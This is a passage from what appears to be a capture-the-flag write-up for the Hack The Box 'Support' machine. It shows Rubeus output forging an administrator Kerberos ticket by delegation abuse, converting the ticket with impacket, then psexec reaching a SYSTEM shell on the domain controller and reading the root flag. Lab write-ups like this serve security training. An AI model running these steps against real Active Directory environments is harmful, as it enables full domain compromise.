      cnQuaHRi


[*] Action: S4U

[*] Building S4U2self request for: 'attackersystem$@SUPPORT.HTB'
[*] Using domain controller: dc.support.htb (::1)
```

```
[*] Sending S4U2self request to ::1:88
[+] S4U2self success!
[*] Got a TGS for 'administrator' to 'attackersystem$@SUPPORT.HTB'
[*] base64(ticket.kirbi):

    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
    AaETMBEbD2F0dGFja2Vyc3lzdGVtJA==

[*] Impersonating user 'administrator' to target SPN 'cifs/dc.support.htb'
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2proxy request to domain controller ::1:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':

    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
[+] Ticket successfully imported!
```

Verify if we have administrator ticket.

```
*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe klist

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

Action: List Kerberos Tickets (Current User)

[*] Current LUID    : 0x44285e

  UserName                 : support
  Domain                   : SUPPORT
  LogonId                  : 0x44285e
  UserSID                  : S-1-5-21-1677581083-3380853377-188903654-1105
  AuthenticationPackage    : NTLM
  LogonType                : Network
  LogonTime                : 6/1/2025 7:30:56 PM
  LogonServer              : DC
  LogonServerDNSDomain     : support.htb
  UserPrincipalName        : support@support.htb

    [0] - 0x12 - aes256_cts_hmac_sha1
      Start/End/MaxRenew: 6/1/2025 8:14:34 PM ; 6/2/2025 6:14:34 AM ; 6/8/2025 8:14:34 PM
      Server Name       : cifs/dc.support.htb @ SUPPORT.HTB
      Client Name       : administrator @ SUPPORT.HTB
      Flags             : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable (40a50000)
```

Remove all space or tab in front of lines.
Vim ticket.kirbi.b64
%s/ //g

```
17        SSQPMSa9jP4gRw0WJHyuoSBxXo
18        JCsomrUD87xtVFvajg7NZV75Ou
19        P4Vle1QI6dVW2TRWOanqvok+WP
20        yW56gCr3WxUPfW3yNwjDwn6vra
21        wTih8uSNMpYuBH05EI4vejKhZf
22        +lCwmnW4mF2xqJ9dFPQER0bv0/
23        0Nvog4OhFzrDhFjEpyo4tDujWy
24        hf4HXcydvbUJoKqtOBjAb1t+jA
25        AgEAooHOBIHLfYHIMIHFoIHCMI
26        UE9SVC5IVEKiGjAYoAMCAQqhET
27        QDI2WqYRGA8yMDIyMTIxMzEwMD
```

Remove all space or tab in front of lines. (Another way)

```
sed 's/^[ \t]*//' ticket.kirbi > cleaned_ticket.kirbi
```

```
┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ sed 's/^[ \t]*//' ticket.kirbi > cleaned_ticket.kirbi

┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ cat cleaned_ticket.kirbi
doIFojCCBZ6gAwIBBaEDAgEWooIEszCCBK9hggSrMIIEp6ADAgEFoQ0bC1NVUFBPUlQuSFRCoiAwHqAD
AgECoRcwFRsGa3JidGd0GwtzdXBwb3J0Lmh0YqOCBG0wggRpoAMCARKhAwIBAqKCBFsEggRXd6Rr8T/O
bP4nICb43LLLQaAzOu8M+T/B08xou1mTgQ6FUi1qIVfjI8fuEK/m5/W2p9FRZ42L/Am3/OgLeqqafF4L
nfJ5NoTPyxYnO2d7XGA28Xh/Cwhv15rwUcAgnO7nUy+D62UHvIMuvq6flA+xCKiSnjeUO+4x0w4o5Abn
AhBhnOg5dQ4iiUUfKH8x796yNpEsIjEVXN1XMiMjZ9f5KrdVg9YDDn4Uhp7JCXbqooqMcv7OgZvyx+b0
01HCtraUQqX9viJvk81lh0KBzG7p4LKBwL/wqbo2Emo4lZGD3soqL8r8GkUf8dmZLF0XgPW9ShJEsFny
K2cHO+vQLiGCY1hE0FX7MJ+YkvcZKWLJ+Y2/5d7fGtxac51g+h+aqmGMNlt+XyblvMMtLpeL0+YNQTCH
3wORWobXT0dYU1Mf/n3rNYHUdqv8OS8Eb+ZQbUnOMoJLfjEkgPVf15wH1bYM7jh35p2zMASNEVFm2Y/J
osXSF7bpGNdn8yLIF2eWT6zdF7Yl6nsx6UOV8hYOIg1JyBdQUX61jbmmX2Ge0lc/XPdAvuIreA7gtW4q
gj4fUqxz98oHBGT0t90Vwv46B7rbZZ3W0kK2fXXpupJLE0pg9aXP9rwg8sF9P4xUt10UoUr4Vu0m7qum
0uHkTk3Fcn62x0QOayGbJnQ7Wm9bve4WUNL1cGDKzV4pDHgvPmTLw8PBof4i0VETs3rIkkmCb9PDrXVF
otXVVXd/Bfkk/1h2Sgd+fkKMUumfHV+o9MHS6mOJphE6fwCJINpldym//ddrsFpJ5UmYHmtcWf4QQCEQ
```

Verify if we have administrator ticket.

```
*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe klist

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

Action: List Kerberos Tickets (Current User)

[*] Current LUID    : 0x44285e

  UserName                 : support
  Domain                   : SUPPORT
  LogonId                  : 0x44285e
  UserSID                  : S-1-5-21-1677581083-3380853377-188903654-1105
  AuthenticationPackage    : NTLM
  LogonType                : Network
  LogonTime                : 6/1/2025 7:30:56 PM
  LogonServer              : DC
  LogonServerDNSDomain     : support.htb
  UserPrincipalName        : support@support.htb

    [0] - 0x12 - aes256_cts_hmac_sha1
      Start/End/MaxRenew: 6/1/2025 8:14:34 PM ; 6/2/2025 6:14:34 AM ; 6/8/2025 8:14:34 PM
      Server Name       : cifs/dc.support.htb @ SUPPORT.HTB
      Client Name       : administrator @ SUPPORT.HTB
      Flags             : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable (40a50000)
```

🔍 `'s/^[ \t]*//'` — Detailed Breakdown:

Part	Meaning
`s`	This means "substitute". It's the action `sed` will take.
`/^[ \t]*/`	This is the search pattern: it matches any leading spaces or tabs at the beginning of a line. `^` = beginning of line `[ \t]*` = zero or more spaces or tabs
`//` (empty replace part)	The part after the second slash is the replacement — and it's empty. This means: replace what you matched with nothing (i.e., remove it).

```
17        SSQPMSa9jP4gRw0WJHyuoSBxXo
18        JCsomrUD87xtVFvajg7NZV75Ou
19        P4Vle1QI6dVW2TRWOanqvok+WP
20        yW56gCr3WxUPfW3yNwjDwn6vra
21        wTih8uSNMpYuBH05EI4vejKhZf
22        +lCwmnW4mF2xqJ9dFPQER0bv0/
23        0Nvog4OhFzrDhFjEpyo4tDujWy
24        hf4HXcydvbUJoKqtOBjAb1t+jA
25        AgEAooHOBIHLfYHIMIHFoIHCMI
26        UE9SVC5IVEKiGjAYoAMCAQqhET
27        ODI2WqYRGA8yMDIyMTIxMzEwMD
28        H6ADAgECoRgwFhsEY2lmcxsOZG
29 $
ticket.kirbi [+]
:%s/ //g
```


```
┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ base64 -d ticket.kirbi.b64 > ticket.kirbi

┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ impacket-ticketConverter ticket.kirbi ticket.ccache
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
```

Now we are root.
KRB5CCNAME=ticket.ccache psexec.py support.htb/administrator@dc.support.htb -k -no-pass

```
┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ KRB5CCNAME=ticket.ccache psexec.py support.htb/administrator@dc.support.htb -k -no-pass
/home/kali/.local/share/pipx/venvs/impacket/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecate
d as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 20
25-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file fbskbUgK.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service XYCy on dc.support.htb.....
[*] Starting service XYCy.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd /Users/administrator/Desktop

C:\Users\Administrator\Desktop> type root.txt
2a78edb3443fc83f215c60d6476ac86b
```